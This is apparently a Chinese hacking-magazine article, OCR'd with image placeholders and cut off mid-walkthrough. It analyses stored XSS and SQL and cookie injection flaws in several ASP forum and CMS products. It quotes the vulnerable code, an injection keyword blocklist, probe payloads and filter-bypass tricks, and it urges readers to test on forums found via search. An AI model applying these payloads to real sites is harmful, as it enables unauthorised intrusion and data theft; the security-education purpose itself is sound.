


图 4

漏洞修补：HtmlCode过滤content即可。

c.中网景论坛2007论坛版本：CNKBBS Version 5.0.0

这个漏洞跨站比较鸡肋，但好歹算一个吧。原因是它只在收件箱里显示短信的前30个字符给你看，如果你点击查看全部短信就会过滤再显示全部信息，无言。短信内容处可以跨站，用admin登录，发送短信到sniperhg这个账号，内容处就写**<script>alert(/1/)</script>**，小于30个字符。登录sniperhg，查看短信，弹框出来了，如图5。




图 5

这个跨站也就能吓吓别人了，实际用处没怎么的，哎。代码也不用看了，反正是个鸡肋，有兴趣的朋友自己下套程序分析一下，大的漏洞咱找不到，这小BUG我们细心还是可以发现的。漏洞就不怎么说了，反正不好利用的。

3.签名跨站

a.6kbbs V 7.1：

直接黑盒测试，到官方网站注册了一个账号。在资料里没个选项都填写<script hg>，如果它让你写的话。然后找个地方发个帖子，进入自己发的帖，查看源代码，查找<scripthg>，发现有地方出现了<scripthg>，就是签名的地方，如图6。




图6

现在我们把签名改成<script>alert(/跨站出现哒~~~~ 小心咯！sniperhg/)</script>再试试，改完后再看自己的帖子，哈哈，框框弹出来咯！如图7。




图7

下面看漏洞代码，个性签名这个变量的过滤过程：

```
gxqm=Request.Form("gxqm")
gxqm=Replace(left(gxqm,255),"'","''")
gxqm=replace(gxqm,"|","｜")
gxqm=checkbad(gxqm)
……
userinfo=email&"|"&home&"|"&bum&"|"&qq&"|"&sex&"|"&toupic&"|"&gxqm&"|"&split(conn.execute("select userinfo from [user] where userid ="&lguserid&"")(0),"|")(9)&"|"&diyname
conn.execute("update [user] set userinfo='"&userinfo&"' where userid="&lguserid&"") '就这么写进去了，没有进行进一步过滤。
```

过滤了单引号，|，并用了checkbad函数过滤了一些脏话，并且限定了255个字符。没有过滤<>，哈哈，我们可以利用。

漏洞修补：用程序自带的checktitle函数过滤gxqm即可。

二。注入漏洞

a.流浪者论坛3.0：

这个程序好象不是很新，但我还是在这里把它的漏洞说一下。看userinfo.asp文件代码：

```
userid=checknum(request.querystring("userid"))   '取得userid
username=trim(request.querystring("username"))   '取得username
if userid="" and username="" then Response.end
seeinfo=true
if isnull(lguserid) or lguserid="" then seeinfo=false
if userid<>"" Then
set rs=conn.execute("select top 1 * from [user] where userid="&userid&" and not del")
else
set rs=conn.execute("select top 1 * from [user] where name='"&username&"' and not del")
end if
```

我们看到，如果userid为空的话就用 **select top 1 * from [user] where name='"&username&"' and not del** 这条语句，而username没有经过任何的过滤，这样注入漏洞就产生了，不过用工具都报告说检测不到漏洞，所以我们只好进行手工注射了。用百度找个论坛，还是象征性的and 'hg'='hg 和and 'hg'='pm 一下，一个返回正常一个返回错误，如图8，9。剩下的工作我不想做了，在电脑面前做了一天，头也痛了眼睛也酸了，去洗把脸睡觉，再搞下去真的受不了了。不会手工的朋友自己百度一下，这个是必须掌握的哈。




图8




图9

编辑点评：

本文属于暑假特辑的第二篇，和上一篇类似，文章只是针对漏洞处做了分析和简单的利用说明，并没有详细的利用分析。但是这篇文章一共分享了这么多的系统，而且加以分类和归档，含金量真的很高哟。

各位小黑可以对这几个系统的其他漏洞做进一步的分析，漏洞多多，惊喜多多。

对拼客系统 V1.0 漏洞全分析

■ 小鱼修炼中…

从本文你可以学到：

1、拼客系统漏洞分析　　2、cookie注射的详细分析

拼客系统是拼客中国出品的一款ASP信息发布系统，在家无聊下载了它的整站代码读，在看过代码之后，发现程序多处存在cookies注入。通过这篇文章也想让各位小菜了解cookies注入的原理与应用。好了，废话到此打住，我们来看看系统中的ad.asp这个文件，在第3行：（为了方便初学者我将代码详细注释了）

```
<%
dim rs,sql,id  //定义3个变量 rs ,sql ,id
id=request("id")  //利用ASP内置对象request获取客户端中的id，但是并未指明request具体方法，所以就给我们提供了注入的机会
set rs=server.CreateObject("adodb.recordset") //通过server对象创建adodb组件的recordset对象
sql="select * from ztl where id="&id  //定义数据库查询语句
rs.open sql,conn,1,3   //用recordset对象的open方法执行上面的sql语句
%>
```

在ad.asp的开始处有：

```
<!--#include file="inc/conn.asp"-->   //包含inc目录下的conn.asp文件
```

我们进入inc目录打开conn.asp看看它是如何防注的，文件中定义了3个函数，不过对我们注入并未影响，IsInteger(Para)判断是否为数字，HTMLDecode(reString)防止跨站，CheckStr(byVal ChkStr)检测变量过滤掉危险代码，下面看看关键部分：

```
'---------SQL防注入定义部份-------------------
Fy_In ="or|join|union|like|modify|cast|drop|exec|insert|select|delete|update|count|alter|rename|chr|mid| truncate|char|declare|'"  //这些都是定义需要过滤的危险代码
Fy_Inf = split(Fy_In,"|")
'---------POST部份-------------------
If Request.Form<>"" Then   //以下统统都是对request的POST部分过滤
For Each Fy_Post In Request.Form
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.Form(Fy_Post)),Fy_Inf(Fy_Xh))<>0 Then  //如果存在上面定义的危险代码则
Response.Write "<Script Language=JavaScript>alert('对不起!\n\n请不要输入非法字符!');history.back();</Script>"
Response.End
End If
Next
Next
End If
'---------GET部份-------------------
If Request.QueryString<>"" Then   //以下统统都是对request的GET部分过滤
For Each Fy_Get In Request.QueryString
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then //如果存在上面定义的危险代码则

Response.Write "<Script Language=JavaScript>alert('对不起!\n\n请不要输入非法字符!');history.back();</Script>"
Response.End
End If
Next
Next
End If
```

——菜鸟课堂——

Request对象获取客户端提交数据常用的是GET和POST两种方式，同时request对象可以不通过集合来获得数据，即直接使用"request("name")"。但它的效率低下，容易出错，当我们省略具体的集合名称时，ASP是按QueryString (GET)，from (POST)，cookie，servervariable，集合的顺序来搜索的。cookies是保存在客户端计算机的一个文本文件，可以进行修改，这样一来，我们就可以使用Request.cookie方式来提交变量的值，从而利用系统的漏洞进行注入攻击。

可以看到，上面的防注代码只对客户端的post和get方法进行了过滤，而ad.asp中又通过id=request("id")获取变量并未指明是哪种方法，所以ASP会按照GET，POST，COOKIE进行查找。这样注入漏洞就形成了。

原理知道了下面我们来实践，毕竟实践是检验真理的唯一途径！可能菜鸟会问：cookie注入用什么呢？cookie注入方法很多，这里说说笔者自己的。我刚开始用的是javascript语言的**javascript:alert(document.cookie="id="+escape("id=1** (这里是注入攻击代码));来修改cookie，但是发现这样做不仅麻烦，而且容易出错，后来找了款可以修改cookie的浏览器minibrowser进行注入。下面的操作都是在minibrowser上进行的(开始前还要做一步，就是在ad.asp的这句"sql="select * from ztl where id="&id"下面加一句"response.write sql"。这样做目的就是为了方便看到我们注入的代码与整句的结合，在以后研究漏洞的过程中大家也可以这么做，它可以方便查找注入错误！)，在minibrowser的URL中输入AD.ASP的地址。这里我是本机测试：http://127.0.0.1/pinke/ad.asp，然后点击"GET"，如图1。

在最上面可以看到"**select * from ztl where id=**"，这就是我们刚刚插入的那句response.write sql的作用了。我们点击"cookies"对cookies进行修改，删除里面的内容，输入"**id=1空格and空格1=1;**"，如图2(注意！cookies每句命令完了要加分号)。




图1 开始测试




图2 构造cookies

然后点击get，是不是发现什么都没有呢？如图3。




图3 and 1=1

并没有显示id=1的内容。这是为什么呢？大家仔细看上面的这句"**select * from ztl where id=1and1=1**"(由于我们在ad.asp中加了response.write sql，所以很方便就能看到注入的错误)，是不是觉的少了什么呢？对了，中间的空格被过滤掉了。既然空格被过滤了，那我们换成/**/试试。点击cookies，输入"**id=1/**/and/**/1=1;**"，然后get一下看看，如图4。




图4 构造/**/

还是不行哦！怎么办呢？在学习过程中只有提出问题并且努力解决问题才能使自己提高！这里我想到了当年UNCODE的漏洞，很老的一个洞了，2次解码。所以我们的思路就是转换URL，这里用到了一个url转换的工具，如图5。




图5 url转换工具

我们在"输入区："输入"空格and空格1=1"，再点击"转换"，如图6。




图6 输入需要转换的字符

复制"URL格式"一栏里的内容，粘贴到id=1后面，别忘了最后加上分号，如图7。

点击get看看结果，如图8。

